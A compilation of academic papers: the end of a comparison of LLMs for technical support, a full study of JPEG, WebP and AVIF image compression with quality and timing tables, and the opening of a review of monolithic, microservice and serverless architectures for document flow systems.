seconds). These results make Falcon an optimal candidate for real-time deployment, although the potential for expansion remains significant.

LLaMA has found application in the medical field, especially in improved versions (for example, Me-LLaMA), demonstrating high efficiency in analyzing medical texts and answering questions [17]. Nevertheless, according to our estimates, LLaMA shows instability: fluctuations in BLEU (0.05–0.35) and cosine similarity (0.15–0.7) indicate the need for improvement. Despite the success in the tasks of helping to write texts due to the configuration of instructions, the model requires significant adaptation to ensure stable operation in technical support, where the quality of responses is critically important.

In general, although all the models considered demonstrate significant potential in various fields — from education to healthcare and multimodal AI — their effectiveness in technical support tasks varies. Falcon looks to be the most balanced and suitable for real-time practical deployment, providing the optimal balance between accuracy and efficiency. The GPT-4o-mini is promising, but requires delay optimization for stable operation. LLaMA has potential, but needs to be improved, and T5, despite its strengths in NLP, requires significant improvements to be applied in technical support. Future research should focus on optimizing these models, eliminating technical deficiencies, integrating peer review indicators, and conducting real-world field trials to confirm their practical applicability.

VI. CONCLUSION

This study has comparative assessment of GPT-4o-mini, T5, Falcon, and LLaMA for autonomous support tech using the measurement parameters being BLEU, ROUGE, Cosine Similarity, and Latency. These parameters make the overall best of the Falcon, offering the best response accuracy relative to the efficiency of the computations, the best for real-time deployment. GPT-4o-mini also has good measurement, particularly for semantic alignment, but is room for improvement against latency for prevention against delays.

LLaMA exhibits variable quality, mediocre levels of correctness, and normal response times, suggesting potential but the need for heavy fine-tuning for formal writing for the support. T5 is the lowest-performing one, syntactic and semantic accuracy being weak and thus not being suitable for use for troubleshootings unless heavily domain-tuned.

Future research will incorporate domain-specific fine-tuning, the addition of human assessment metrics, and the optimizing deployment strategy for greater efficiency for real-world use. Alternatively, interaction combination models for AI-human can also be researched for using the speed offered by AI while incorporating the intervention by the human for complicated cases. With the AI-assisted technical support being fine-tuned, greater model efficiency and reliability will need to make the customer experience and the operation efficiency even greater.

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Comparative analysis of the effectiveness of JPEG, WebP and AVIF image compression formats

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***Abstract*— Optimal storage and transmission require effective compression of images. Image compression is a vital function with the need for high-resolution images rising in the multimedia sector. Reducing the size of the file without compromising the visual quality is necessary to achieve this. The performance of different compression formats including JPEG, WebP, and AVIF plays a significant role in maintaining the accuracy of the images.**

The study aims to compare three formats—JPEG, WebP, and AVIF—on the basis of compression ratio, maintenance of the quality of the images, and the speed of the encoder for various types of images. The performance of the three formats is tested for three different qualities of Q50, Q75, and Q90, and the performance is compared with Compression Ratio (CR), Peak Signal-to-Noise Ratio (PSNR), Structural Similarity Index (SSIM), and Multi-Scale SSIM (MS-SSIM). Encoding time is compared to identify the cost of the computations. The study was conducted on matplotib.pyplot that is using the Python language.

The result obtained confirms that the compression performance is affected by the image category, with AVID being best for synthetic and detail-intensive images. AVIF should be used for storage optimization, WebP for web optimization, and JPEG for real-time compression.

Keywords—Image Compression, JPEG, WebP, AVIF, Compression Ratio (CR), Peak Signal-to-Noise Ratio (PSNR), Structural Similarity Index (SSIM), Encoding Performance, Computational Efficiency, Image Quality Assessment

I. INTRODUCTION

Image compression refers to a process in which the image data is compressed so that it occupies less storage space in a computer or database. As web applications, streaming services, and cloud-based storage facilities, etc., tend to require higher-quality images, choosing the right compression format has become more crucial than ever. JPEG is an old format from the previous century that has dominated for decades. However, with new formats like WebP and AVIF, all outperforming in compression efficiency while retaining visual quality, the landscape is changing. Today, accuracy of images between JPEG, WebP, and AVIF formats is an urgent issue, as well as performance in terms of computation. Because effective and quality images are needed in various fields.

This study seeks to evaluate JPEG, WebP, and AVIF over a broad and diverse dataset of PNG images. The study mainly considers three aspects: (1) the size reduction of each format; (2) image quality loss, based on standard metrics like PSNR, SSIM, and VMAF; and (3) encoding performance across different image sets. To do so, we examine a dataset of different content types, including natural images, urban scenes, portraits, text-centered graphics, gradient images, HDR images, and textures, in order to evaluate how content types affect the performance of each format.

The novel contributions of this article can be summarized as follows: This work first provides a comparison between compression efficiency and perceptual image quality preservation for different types of content. Since various pictorial properties are retained or lost at different quality levels, we explored different compression formats (JPEG, WebP, and AVIF) in this work. This analysis is more specific about which compression formats transfer images better depending on their content. Second, the paper estimates the computational cost involved in encoding each of the formats. This method is crucial for applications and systems that need quick processing times. In the study, we analyze encoding speed and factors that enhance performance, such as resource intensity and processing costs. Third, the paper provides readers with practical guidance on selecting the optimal compression formats for specific use cases. We are already thinking and researching more on the best format that works for various purposes, such as transferring, storing, and working with an image.

The findings will have significant practical value for individuals in the multimedia systems industry, assisting with decision-making on image compression format selection depending on the nature of the problem being solved or the objectives involved. This leads to better productivity and efficiency.

II. LITERATURE REVIEW

The evolution of compression technology for images has produced a number of formats that have been tailored to suit various applications such as storage, web deployment, and multimedia processing. The current review takes into account current research and technology advancements in the compression of images with an emphasis on comparing JPEG, WebP, and AVIF in terms of compression ratio, image quality retention, and processing performance. The selected papers provide an insight into the fundamental concepts, technology.

A. JPEG and JPEG 2000: The Legacy Formats

The JPEG remains one of the most widely used image compression formats, primarily due to its broad compatibility and computational efficiency. The enduring relevance of JPEG even after 25 years, emphasizing its adaptability and continued development to meet modern multimedia needs.

However, JPEG's reliance on Discrete Cosine Transform (DCT)-based compression results in noticeable artifacts at high compression ratios[4].

The emergence of JPEG 2000 introduced wavelet-based compression, offering superior quality preservation at lower bitrates. According to the JPEG Committee ("JPEG - JPEG 2000"), this format provides better scalability and error resilience than its predecessor, though it has not gained widespread adoption due to its higher computational cost[2].

B. WebP: A Web-Optimized Compression Format

Developed by Google, WebP aims to enhance web image compression by incorporating predictive coding techniques, resulting in smaller file sizes with minimal quality degradation. The WebP documentation ("An Image Format for the Web | WebP | Google for Developers") details how this format balances lossy and lossless compression while maintaining transparency support, making it a preferred choice for web applications[1]. The image quality assessments must incorporate perceptual fidelity metrics such as Structural Similarity Index (SSIM) and Multi-Scale SSIM (MS-SSIM), which WebP performs well against[5].

C. AVIF: The Next-Generation Standard

AVIF, built on the AV1 video codec, offers superior compression efficiency by leveraging modern encoding techniques such as adaptive quantization and chroma subsampling. Research by Barman and Martini (2020) indicates that AVIF achieves higher compression ratios while maintaining image quality comparable to or better than WebP and JPEG[7]. However, computational costs associated with AVIF encoding remain a challenge, as highlighted by Tulabandu et al. (2022), who discuss ongoing efforts to optimize AVIF encoders for speed and memory efficiency[8].

D. Comparative Evaluations of Image Compression Techniques

Several comparative studies have analyzed the trade-offs between compression efficiency, computational complexity, and perceptual image quality. Göring and Raake (2019) evaluated intra-coding-based image compression and found that newer formats like AVIF outperform traditional methods, particularly in preserving fine details[9]. Li et al. (2011) further refined image quality assessment by separately evaluating detail losses and additive impairments, demonstrating that traditional PSNR-based metrics often fail to capture human visual perception effectively[10]. Noble (2016) conducted a comparative study on feature detectors and matchers in OpenCV, highlighting the role of image compression in computer vision applications. The study suggests that WebP and AVIF outperform JPEG in retaining key visual features necessary for image recognition tasks[3].

E. Key Findings and Gaps in Literature

The literature consistently supports the advantages of AVIF and WebP over JPEG in terms of compression efficiency and perceptual quality. However, the trade-off between computational complexity and real-time encoding requirements remains a significant consideration. The reviewed studies also indicate that the choice of an optimal image format depends on the intended application—WebP for web performance, AVIF for storage optimization, and JPEG for fast encoding applications. Further research is needed to explore hardware-accelerated AVIF encoding to reduce processing times. Additionally, perceptual quality assessments using real-world datasets will provide more actionable insights for industries relying on image compression. This literature review establishes a foundational context for the comparative analysis of JPEG, WebP, and AVIF, reinforcing the need for empirical validation of their performance across diverse image categories.

III. METHODS

A. Dataset Collection

For this study, we compiled a dataset of 70 images in PNG format, covering seven diverse categories to ensure a comprehensive evaluation of image compression performance. The dataset includes:

- Natural photographs (forests, sky, water, animals) – 15 images
- Urban scenes (architecture, streets, night photography) – 15 images
- Portraits (faces, close-ups, skin details) – 10 images
- Text and logos (sharp edges, small text, infographics) – 10 images
- Gradients and noise patterns (smooth color transitions, synthetic textures) – 10 images
- HDR images (high dynamic range, complex lighting scenarios) – 5 images
- Textured surfaces (wood, stone, fabric, metal) – 5 images

All images were stored in lossless PNG format to ensure that no pre-existing compression artifacts would influence the evaluation. This dataset was carefully selected to represent a variety of real-world scenarios. Natural photographs and urban scenes test the retention of fine details and textures. Portraits highlight how well compression preserves smooth tonal transitions, especially in skin tones. Text and logos evaluate the impact on sharp edges and legibility. Gradients and noise patterns assess potential banding artifacts and noise amplification. HDR images challenge the performance of compression across varying brightness levels, while textured surfaces test the ability of algorithms to maintain intricate structural details. This diverse dataset provides a robust foundation for analyzing the trade-offs between compression efficiency, quality, and computational performance across different image formats.

B. Compression Techniques

In this study, the compression efficiency of three widely used image formats—JPEG, WebP, and AVIF—is evaluated. Each format employs a distinct compression algorithm, influencing the trade-off between file size, image quality, and computational complexity. To ensure a fair comparison, all

images are encoded using standardized tools and fixed compression settings, balancing quality and performance.

C. JPEG Compression

JPEG (Joint Photographic Experts Group) is one of the most commonly used lossy image formats, relying on Discrete Cosine Transform (DCT) to reduce spatial redundancy. JPEG applies quantization to frequency components, significantly reducing file sizes while preserving perceptual quality. However, high compression levels can introduce blocking artifacts and loss of fine details.

For this study, libjpeg-turbo, an optimized JPEG library that provides fast encoding speeds while maintaining compatibility with the standard JPEG format, is used. This library was chosen due to its efficiency and wide adoption in both academic and industrial applications. The encoding process was performed using three different quality settings: 50, 75, and 90, representing different levels of compression efficiency and visual fidelity.

D. WebP Compression

WebP, developed by Google, is a modern image format that supports both lossy and lossless compression. It uses predictive coding for lossy compression, leveraging similarities between adjacent pixels to achieve higher efficiency compared to JPEG. WebP also supports alpha transparency and animation, making it a versatile format for web applications.

For this study, libwebp, Google's official WebP library, was used for encoding. This library was selected due to its robust support for WebP's advanced compression techniques and its widespread use in web applications. Compression was performed at quality levels of 50, 75, and 90, ensuring a balanced evaluation across different compression strengths. The encoding process was optimized for both speed and quality, with settings adjusted to reflect practical use cases.

E. AVIF Compression

AVIF (AV1 Image File Format) is a next-generation format based on the AV1 video codec, offering superior compression efficiency compared to JPEG and WebP. It employs adaptive quantization, block-based transforms, and chroma subsampling, allowing for better quality retention at lower bitrates. AVIF is particularly effective for high dynamic range (HDR) content and low-bitrate applications.

For encoding, libavif, a widely adopted open-source AVIF library, was utilized. This library was chosen due to its full support for AVIF's advanced compression techniques and its flexibility in adjusting encoding parameters. To evaluate AVIF's performance under different conditions, encoding was performed using quality levels of 50, 75, and 90, with varying speed settings to balance compression efficiency and computational requirements.

F. Evaluation Metrics

To assess the effectiveness of different image compression formats, this study employs widely used objective image quality assessment metrics. These metrics quantify the degradation in image quality caused by compression and provide a basis for comparing the trade-offs between compression efficiency and visual fidelity. The evaluation process involves computing each metric using established mathematical formulations and open-source libraries.

G. Peak Signal-to-Noise Ratio (PSNR)

PSNR measures the ratio between the maximum possible signal power and the noise introduced by compression. It is calculated using the Mean Squared Error (MSE) between the original and compressed images:

$$PSNR = 10 \cdot \log_{10}\left(\frac{MAX^2}{MSE}\right)$$

where MAX is the maximum pixel value (255 for an 8-bit image), and MSE is computed as:

$$MSE = \frac{1}{m \cdot n}\sum_{i=0}^{m-1}\sum_{j=0}^{n-1}[I(i,j) - K(i,j)]^2$$

where I(i,j) and K(i,j) are pixel intensities in the original and compressed images, respectively, and m × n represents the image dimensions.

Evaluation Process:

- PSNR values are computed using the OpenCV library, which provides a built-in implementation for this metric.
- The compare_psnr() function from OpenCV is used to automate the calculation.
- The evaluation is performed for each compressed image against its original PNG counterpart.

H. Structural Similarity Index Measure (SSIM)

SSIM quantifies image quality degradation by comparing luminance, contrast, and structural similarities between images. It is defined as:

$$SSIM(x,y) = \frac{(2\mu_x\mu_y + C_1)(2\sigma_{xy} + C_2)}{(\mu_x^2 + \mu_y^2 + C_1)(\sigma_x^2 + \sigma_y^2 + C_2)}$$

where:

- μx, μy are the mean intensities of the original and compressed images.
- σx^2, σy^2 are their variances.

- σxy is their covariance.
- C_1, C_2 are small constants to prevent division by zero.

Evaluation Process:

- The scikit-image library is used to compute SSIM values.
- The skimage.metrics.structural_similarity() function is applied to grayscale versions of the original and compressed images.
- SSIM scores are computed for all test images and recorded for comparison.

I. Multi-Scale Structural Similarity Index Measure (MS-SSIM)

MS-SSIM extends SSIM by evaluating image quality at multiple spatial scales. Instead of computing a single similarity score, it applies SSIM at different resolutions to model the human visual system's sensitivity to different levels of detail.

$$MS\text{-}SSIM = \prod_{j=1}^{M} [SSIM_j]^{\alpha_j}$$

where SSIM_j is the SSIM at scale j, and α_j are weighting factors.

Evaluation Process:

- The piq (PyTorch Image Quality) library is used to compute MS-SSIM.
- The piq.multi_scale_ssim() function is applied to the image pairs.
- The multi-scale evaluation ensures a more perceptually accurate comparison of compression effects.

J. Compression Ratio (CR)

Compression Ratio (CR) measures the effectiveness of a compression algorithm by comparing the original PNG image size to the compressed file size:

$$CR = \frac{\text{Original File Size}}{\text{Compressed File Size}}$$

Evaluation Process:

- The file sizes of the original and compressed images are obtained using the os.path.getsize() function in Python.

Compression ratios are calculated for each image and summarized to compare the efficiency of JPEG, WebP, and AVIF.

IV. PROCEDURE

To ensure a systematic and reproducible evaluation of image compression performance, this study follows a structured methodology comprising dataset preparation, encoding, and quality assessment.

The dataset consists of images from various categories, including photographs, synthetic graphics, gradients, and textures. All images were originally stored in PNG format to provide a lossless baseline for comparison. To maintain consistency, images were preprocessed by ensuring a uniform resolution and converting them to 8-bit sRGB where necessary. The dataset was then organized into subdirectories corresponding to image categories to streamline the processing workflow.

For image compression, each image was encoded into WebP and AVIF formats using standardized compression libraries. The **libwebp** library was used for WebP encoding, applying lossy compression while maintaining default chroma subsampling and entropy coding settings. For AVIF encoding, the **libavif** library was employed, leveraging AV1-based compression with optimized speed settings to balance encoding time and efficiency. All compressed images were saved with consistent naming conventions to facilitate automated evaluation.

Once all images were encoded, their compression efficiency and visual quality were assessed using objective metrics. File sizes were recorded to compute the **Compression Ratio (CR)**. For quality evaluation, **Peak Signal-to-Noise Ratio (PSNR)** was calculated using OpenCV's cv2.PSNR() function, while **Structural Similarity Index (SSIM)** was measured via skimage.metrics.structural_similarity(). Additionally, **Multi-Scale SSIM (MS-SSIM)** was computed using the piq.multi_scale_ssim() function for a more perceptual quality assessment.

All computed metrics were aggregated into structured tables for statistical analysis. Average values and standard deviations were calculated for each metric across different image categories. Comparative graphs were generated to illustrate the trade-offs between compression ratio and quality preservation. This data provided insights into the performance characteristics of each format and its suitability for different types of images.

V. RESULTS & FINDINGS

A. Overview

This section presents the results of our analysis, focusing on the efficiency and performance of different compression formats (JPEG, WebP, and AVIF) across various image categories. The findings are structured as follows:

- A quantitative comparison of compression ratio (CR), peak signal-to-noise ratio (PSNR), structural

similarity index (SSIM), and multi-scale SSIM (MS-SSIM) for each format and quality setting.

- Graphical analysis of the correlation between compression efficiency and different image categories.
- Evaluation of the computational performance, including compression time for each format and quality setting.
- A comparative analysis of compression time across image categories.

B. Quantitative Comparison of Compression Metrics

To evaluate the performance of different compression formats, we summarize four key metrics—CR, PSNR, SSIM, and MS-SSIM—for each format and quality level (Q50, Q75, Q90). The results are presented in Table 1, where:

- Compression Ratio (CR): Indicates the effectiveness of file size reduction.
- PSNR: Measures the distortion introduced by compression, with higher values indicating better quality.
- SSIM & MS-SSIM: Quantify structural similarity between original and compressed images, providing a perceptual quality assessment.

Format and Quality	**CR**	**PSNR**	**SSIM**	**MS-SSIM**
avif Q50	53.62	32.83	0.863	0.969
jpg Q50	13.60	36.76	0.916	0.980
webp Q50	32.67	35.62	0.905	0.972
avif Q75	11.85	33.13	0.900	0.980
jpg Q75	8.74	39.05	0.938	0.989
webp Q75	20.58	36.89	0.923	0.978
avif Q90	5.43	33.15	0.918	0.984
jpg Q90	4.74	47.03	0.973	0.996
webp Q90	6.91	40.53	0.957	0.988

Table 1. Compression Metrics Across Formats and Quality Levels

C. Compression Efficiency by Image Category

To further analyze compression efficiency, we visualize the average compression ratio (CR) for each format across different image categories. Figures illustrate how different formats perform in various scenarios, highlighting which format provides the best balance between compression and quality.





Figure 1. Mean CR (Compression Ratio)







Figure 2. PSNR (Peak Signal-to-Noise Ratio)

Figure 3. SSIM (Structural Similarity Index Measure)






Figure 4. MS-SSIM (MultiScale-Structural Similarity Index Measure)

D. Average Compression Time per Format and Quality

In addition to compression efficiency, we evaluated the computational cost associated with each format. Table 2 presents the average compression time for JPEG, WebP, and AVIF at different quality levels.

Format	Quality	Time (s)
avif	Q50	11.96
jpg	Q50	0.09
webp	Q50	2.19
avif	Q75	12.49
jpg	Q75	0.10
webp	Q75	2.23
avif	Q90	15.57
jpg	Q90	0.10
webp	Q90	3.26

Table 2. Average Compression Time per Format and Quality

E. Compression Time by Image Category

To gain deeper insight into computational performance, we analyzed compression time across different image categories. Figure 5 illustrates the variations in processing time for each format.




Figure 5: Compression Time Across Image Categories

VI. Discussion & Conclusions

A. Compression Efficiency and Quality Trade-offs

The results indicate that AVIF consistently achieves the highest compression ratio (CR) while maintaining comparable or superior image quality metrics (PSNR, SSIM, MS-SSIM) compared to JPEG and WebP. At Q50, AVIF achieves a CR of 53.62, significantly outperforming WebP (32.67) and JPEG (13.60). This demonstrates AVIF's ability to achieve substantial file size reductions with minimal visual degradation.

However, PSNR values for AVIF remain lower than JPEG and WebP, suggesting a greater degree of signal loss. This is compensated by AVIF's higher SSIM and MS-SSIM scores, indicating better perceptual quality retention. At Q90, JPEG achieves the highest PSNR (47.03 dB), outperforming WebP (40.53 dB) and AVIF (33.15 dB), confirming that JPEG preserves high-frequency details better at high quality settings, despite its lower compression efficiency.

The category-wise analysis reveals that image type significantly influences compression performance. Text-based graphics and HDR images tend to show larger quality differences across formats, with AVIF demonstrating higher retention of fine details in text-heavy content but struggling with HDR complexity at aggressive compression levels. WebP consistently offers a good balance across categories, particularly in photographic content.

B. Computational Performance and Encoding Time

The computational cost of encoding varies significantly across formats. Table 2 highlights that AVIF encoding takes substantially more time compared to JPEG and WebP. At Q50, AVIF requires an average of 11.96 seconds, compared to 2.19 seconds for WebP and only 0.09 seconds for JPEG. At Q90, AVIF encoding time increases to 15.57 seconds, further widening the gap.

The category-wise breakdown of encoding time (Figures 5-7) shows that complex textures, gradients, and HDR images require significantly longer processing times in AVIF. This is attributed to AVIF's advanced compression techniques, which involve block-based transforms and more computationally intensive encoding steps. In contrast, JPEG maintains fast and consistent encoding across all categories, making it the preferred choice for real-time applications.

WebP provides a middle ground between JPEG and AVIF, offering better compression efficiency than JPEG while maintaining encoding speeds that are significantly faster than AVIF. This makes WebP a practical alternative for web-based applications where both quality and processing time are concerns.

VII. Conclusion

JPEG, WebP, and AVIF compression formats have been studied, resulting in significant differences in efficiency, quality, and computational performance between these formats. The results show that AVIF provides the best compression efficiency, with up to twice the compression ratio of both WebP and JPEG, while maintaining similar visual quality. However, this comes with the downside of significantly longer encoding times, which may make AVIF less desirable for use cases where speed is crucial.

Although JPEG is less space-efficient than newer formats, it remains the fastest and is well-suited for environments requiring real-time encoding. JPEG can also achieve the highest PSNR (at high-quality settings, such as Q90), allowing it to preserve more fine detail compared to WebP and AVIF.
However, its relatively low structural similarity scores suggest that AVIF and WebP offer better overall perceptual integrity, especially in areas of the image that are perceptually important.

WebP strikes a good balance, providing better compression efficiency than JPEG while offering much faster decoding than AVIF. The analysis also shows that AVIF performs better on synthetic images, including graphics and HDR content, while WebP and AVIF yield similar results for natural images. Ultimately, the choice of format comes down to the trade-offs between compression efficiency, image quality, and computational cost for the specific application. AVIF is ideal when storage efficiency is the priority, WebP serves as an excellent middle ground, and JPEG remains the best choice when speed is the most important factor.

VIII. Practical Recommendations

Based on the findings of this study, several recommendations can be made regarding the optimal use of image compression formats in different applications:

- For web applications, WebP is the most practical choice. It offers significantly better compression than JPEG while maintaining fast encoding times, making it suitable for optimizing web page loading speeds without excessive computational overhead.
- For archival storage and high-efficiency compression, AVIF is the preferred format. Its high compression ratio ensures minimal storage requirements while retaining excellent visual quality, making it ideal for cloud storage and long-term image preservation.
- For real-time applications (such as live streaming, camera processing, and real-time image generation), JPEG remains the best option due to its extremely fast encoding speed. While its compression ratio is lower, its ability to handle rapid encoding tasks efficiently makes it invaluable in time-sensitive scenarios.
- For mixed-media environments, where both quality and speed are critical, a hybrid approach could be beneficial. Using WebP for standard image delivery and AVIF for high-quality archival storage may optimize both performance and storage needs.
- For text-heavy or synthetic images, AVIF provides superior quality retention, making it preferable for

images containing fine details such as text, logos, and line art.

Future research should explore hardware accelerated AVIF encoding, which may significantly reduce processing times and increase adoption in real-time applications.
Additionally, perceptual quality studies would help validate whether objective metrics like SSIM and PSNR fully align with human visual perception.

ACKNOWLEDGMENT

The authors would like to express their gratitude to the developers and contributors of open-source image compression tools, including libjpeg-turbo, libwebp, and libavif, which were instrumental in conducting this research. We also acknowledge the creators of scientific libraries such as OpenCV, scikit-image, PyTorch, and Matplotlib, which facilitated the analysis and visualization of the results.

Finally, we thank our colleagues and reviewers for their constructive feedback, which helped refine the scope and presentation of this research.

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Comparative Study of Architectural Models for Secure and Scalable Document Flow Systems

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***Abstract*—Document flow systems (DFS) are essential for handling electronic documents, especially with electronic signatures to ensure security and compliance. This study compares monolithic, microservices, and serverless architectures to determine the most suitable approach for a secure and scalable DFS. A qualitative research approach was employed, using comparative analysis based on security, performance, scalability, and legal compliance. Data was collected from peer-reviewed studies and scientific books. Findings suggest that microservices offer the best balance between security, efficiency, and scalability. This study provides insights into the features of each architecture type in the context of DFS but it is limited by the lack of real-world testing.**

Keywords—document flow systems, document management systems, microservices, monolithic architecture, serverless architecture, software architecture

I. Introduction

In today's digital world, organizations across various industries rely on document flow systems (DFS) to store, track, and process electronic documents [1]. When integrated with electronic signatures, these systems offer a secure way to sign agreements and verify authenticity without the need for physical paperwork. As businesses and governments move towards paperless operations, it becomes increasingly important to keep these systems secure, efficient and compliant. However, choosing the right system architecture is a critical decision that affects these factors [2].

Traditionally, monolithic architectures have been the standard approach for many enterprise applications. They offer a straightforward design and are relatively easy to develop and deploy [3]. However, as systems grow and require better scalability and fault tolerance, microservices architecture has become a preferred choice [4]. On the other hand, serverless architectures are emerging as a modern alternative that eliminates the need for infrastructure management, allowing developers to focus solely on functionality while cloud providers handle scaling and resource allocation [5].

Each of these architectures has its advantages and drawbacks, particularly when it comes to handling electronic signatures, which require high security, strict legal compliance, and reliable performance. Some architectures may be easier to implement but have challenges in system integration and compliance, while others might offer better security at the cost of higher complexity or resource consumption. By analyzing the benefits and limitations of monolithic, microservices, and serverless architectures, this study aims to determine which approach is best suited for creating a secure, scalable, and legally compliant system. To achieve this goal, the study will:

- Define the core functions of a document management system and the role of electronic signatures.
- Compare monolithic, microservices, and serverless architectures in terms of security, performance, and scalability.
- Analyze the legal and technical challenges associated with integrating electronic signatures into these architectures.
- Identify the most suitable architecture for building a reliable and efficient document management system.
- Offer recommendations for selecting the right architectural approach based on the study's findings.

Through this work, the following research questions are addressed:

- What are the key functional and security requirements of a document management system with electronic signatures?
- How do monolithic, microservices, and serverless architectures compare in terms of performance, scalability, and maintainability?
- What challenges arise when implementing electronic signatures within these different architectural models?
- Which architecture provides the best balance between security, efficiency, and ease of implementation for a document management system?
- What best practices should be followed when designing a secure and scalable document management system?

This research uses qualitative methods such as comparative analysis based on other studies to evaluate different architectural approaches. The results of the work can offer practical insights for developers, researchers, and organizations looking to implement secure and efficient document management systems with electronic signatures.

II. Literature Review

Document flow systems (DFS), often referred to interchangeably as document management systems (DMS), help different organizations to manage electronic documents efficiently. These systems support core functionalities like document storage, access control, tracking changes, and automating workflows [6]. Electronic signatures extend the capabilities of DFS by providing a secure and verifiable means of signing digital documents, significantly streamlining bureaucratic processes and reducing paper dependency [7].

A DMS that integrates electronic signatures must reliably manage document lifecycle processes, guarantee secure storage, maintain comprehensive logs for audit purposes and implement strict user authentication and authorization procedures [8]. Security features such as role-based access

control (RBAC), encryption standards (AES, RSA), and secure digital key management systems are fundamental [9].

Integrating electronic signatures into DFS architectures introduces challenges such as ensuring secure cryptographic operations, managing digital identities, and complying with varying international legal frameworks [10]. Maintaining performance efficiency during cryptographic operations is crucial, particularly in architectures where services are distributed or serverless [9].

The key challenge in designing a DFS is to balance performance, security, scalability and compliance. A well-structured system must efficiently handle high document loads, secure sensitive data, and support integration of electronic signatures. Three dominant architectural paradigms - monolithic, microservices and serverless - offer different advantages and drawbacks.

Monolithic architectures have traditionally dominated enterprise software because of their simplicity of design and ease of deployment. A monolithic system typically consolidates all functionality into a single, unified codebase, making the system easier to develop and manage [11]. However, as organizations scale, monolithic DMS becomes increasingly complex to maintain and expand, creating difficulties with updates, scalability, and adopting emerging technologies [12].

To solve the limitations associated with monolithic systems, many enterprises are implementing a microservices architecture. This involves dividing the DMS into smaller, independent services dedicated to specific tasks such as user authentication, document storage or electronic signature validation. With this approach microservices can improve system flexibility, make scaling easier, and provide fault isolation, meaning that failures in one component don't affect the entire system [13]. Researches shows that organizations using microservices architectures have improved their deployment speed, scalability and system availability, which is particularly beneficial for enterprise-level document management systems that require frequent updates and extensive document handling [13].

Serverless architectures have recently emerged as a promising alternative, particularly suitable for event-driven tasks within document management systems such as automated document processing and signature verification. A serverless architecture removes the need for infrastructure management while cloud service providers dynamically provide resources based on actual demand [14]. Benefits include cost-efficiency, reduced operational overhead, and automatic scalability. However, challenges such as latency due to cold starts, potential vendor lock-in, security concerns must be carefully managed [5][15].

III. METHODS

